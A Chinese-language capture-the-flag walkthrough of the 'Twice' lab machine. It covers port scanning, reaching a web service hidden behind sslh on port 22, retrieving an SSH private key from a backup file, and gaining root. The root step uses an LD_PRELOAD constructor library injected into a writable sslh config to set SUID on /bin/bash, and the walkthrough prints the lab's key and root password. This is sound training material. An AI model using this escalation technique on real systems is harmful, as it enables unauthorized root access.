

USER

扫描靶机发现只开放了22端口，这很诡异，爆破又爆不出来，不妨尝试访问

```
(root@kali)~/home/kali
# nmap -p- 10.145.0.84
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-13 03:41 EDT
Nmap scan report for localhost (10.145.0.84)
Host is up (0.0018s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 08:00:27:D1:CB:89 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)



Nmap done: 1 IP address (1 host up) scanned in 1.71 seconds
```

由于浏览器对常用端口的访问做了限制，因此需要修改配置

如何在 Firefox 中解除 22 端口的封锁？

如果你确信要用浏览器访问 22 端口，可以通过火狐的隐藏配置来放行：

1. 打开配置页面：在 Firefox 的地址栏输入 `about:config` 并回车。
2. 接受风险：点击“接受风险并继续”按钮。
3. 搜索配置项：在搜索栏输入 `network.security.ports.banned.override`。
 - 注意：默认情况下这个键值可能不存在。
4. 新建配置项（如果不存在）：* 在搜索结果下方，选择 **字符串 (String)**，然后点击右侧的 **+** 号（添加）按钮。
5. 设置端口号：在弹出的输入框中填入 `22`（如果你想放行多个端口，用逗号隔开，比如 `22,23`），然后点击对勾保存。



http://10.145.0.84:22

Congratulations

对域名做文件扫描

```
(root@kali)~[/home/kali]
# feroxbuster -u http://10.145.0.84:22 -w /usr/share/wordlists/dirb/common.txt -x php,txt,bak,zip,html

FERREX OXIDE
by Ben "epi" Risher 🐼 ver: 2.13.1

Target Url      http://10.145.0.84:22/
In-Scope Url    10.145.0.84
Threads         50
Wordlist        /usr/share/wordlists/dirb/common.txt
Status Codes    All Status Codes!
Timeout (secs)  7
User-Agent      feroxbuster/2.13.1
Extract Links   true
Extensions     [php, txt, bak, zip, html]
HTTP methods    [GET]
Recursion Depth 4

Press [ENTER] to use the Scan Management Menu™

404 GET 9L 31w 273c Auto-filtering found 404-like response and created new filter; toggle off wi
th --dont-filter
403 GET 9L 28w 276c Auto-filtering found 404-like response and created new filter; toggle off wi
th --dont-filter
200 GET 1L 1w 16c http://10.145.0.84:22/
200 GET 3L 6w 706c http://10.145.0.84:22/backup.zip
200 GET 1L 1w 16c http://10.145.0.84:22/index.html
200 GET 126L 357w 7378c http://10.145.0.84:22/server-status
[#####] - 6s 27684/27684 0s found:4 errors:0
[#####] - 5s 27684/27684 5069/s http://10.145.0.84:22/
```

直接wget，并解压就能拿到私钥，而且可以知道用户名

```
(root@kali)~[/home/kali]
# cat id_ed25519
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAABbm9uZQAAAAAAAAABAAAAMwAAAAAtzc2gtZW
QyNTUxOQAAACA0j2572/tCLfHeT69ZHrshlKzpRLjvT7VxCOD7kh7E8QAAAJhClDZnQpQ2
ZwAAAAAtzc2gtZWQyNTUxOQAAACA0j2572/tCLfHeT69ZHrshlKzpRLjvT7VxCOD7kh7E8Q
AAAEbIC8Y0FCRmWZR7Jg9b2ITBZ+U/gZ47vONK0eOzCr1k0w6Pbnvb+0It8d5Pr1keuyGU
r0LEu09PtXEI4PuSHsTxAAAADmN5bC1sb3ZlQFR3aWNlAQIDBAUGBw==
-----END OPENSSH PRIVATE KEY-----

(root@kali)~[/home/kali]
# echo 'AAAADmN5bC1sb3ZlQFR3aWNlAQIDBAUGBw==' | base64 -d
cyl-love@Twice
```

ROOT

信息收集发现用户有免密的reboot权

```
-bash-5.0$ sudo -l
Matching Defaults entries for cyl-love on Twice:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User cyl-love may run the following commands on Twice:
    (ALL) NOPASSWD: /usr/sbin/reboot
```

考虑到网站服务被放在22上，这玩意有可能是sslh的，不妨看看有没有sslh的文件

```
bash-5.0# ls -al /etc/default/sslh
-rw-rw-rw- 1 root root 390 Apr 13 03:36 /etc/default/sslh
```

可以发现这甚至有写权限

因此可以尝试在sslh的配置文件中，劫持参数，尝试在opt中注入命令等方式都失败了，那就试试通过LD_PRELOAD，引入指定库

LD_PRELOAD是 Linux/Unix 系统中的环境变量，用于在程序启动前优先加载指定的动态链接库（.so 文件），实现函数拦截、调试或功能扩展。 [1 百科](#) [2](#)

```
bash-5.0# cat root.c
#include <unistd.h>
#include <sys/stat.h>

__attribute__((constructor))
void init() {
    // 检查是否已经是 root 权限运行
    if (geteuid() == 0) {
        // 直接使用系统调用 chmod，不调用外部 shell，防止死循环
        chmod("/bin/bash", 04755);
    }
}

bash-5.0# cat /etc/default/sslh
# Default options for sslh initscript
# sourced by /etc/init.d/sslh

# binary to use: forked (sslh) or single-thread (sslh-select) version
# systemd users: don't forget to modify /lib/systemd/system/sslh.service
DAEMON=/usr/sbin/sslh

DAEMON_OPTS="--user root --listen 0.0.0.0:22 --ssh 127.0.0.1:2222 --http 127.0.0.1:80 --pidfile /var/run/sslh/sslh.pid"

LD_PRELOAD=/home/cyl-love/root.so
```

sudo reboot重启后，可以看到，权限已经变为了rws，这表明/bin/bash 变成了 SUID 程序

```
-bash-5.0$ ls -al /bin/bash
-rwsr-xr-x 1 root root 1168776 Apr 18 2019 /bin/bash
```

bash -p就能拿到root

```
-bash-5.0$ bash -p
bash-5.0# id
uid=1000(cyl-love) gid=1000(cyl-love) euid=0(root) groups=1000(cyl-love)
```

root目录下有密码，可以直接登录root

```
bash-5.0# cat paass.txt
3mDe5hM1WRl7ZCZIKr9V
```

```
PS C:\Users\ChunJiu> ssh root@10.145.0.84
The authenticity of host '10.145.0.84 (10.145.0.84)' can't be established.
ED25519 key fingerprint is SHA256:02iH79i8Pg0wV/Kp8ekTYyGMG8iHT+YlWuYC85SbWSQ.
This host key is known by the following other names/addresses:
  C:\Users\ChunJiu/.ssh/known_hosts:159: 192.168.56.104
  C:\Users\ChunJiu/.ssh/known_hosts:160: 192.168.56.106
  C:\Users\ChunJiu/.ssh/known_hosts:161: 192.168.56.107
  C:\Users\ChunJiu/.ssh/known_hosts:163: 10.92.113.235
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.145.0.84' (ED25519) to the list of known hosts.
root@10.145.0.84's password:
Linux Twice 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Mar 28 22:29:37 2026 from 127.0.0.1
root@Twice:~# |
```

或许还可以试试写入公钥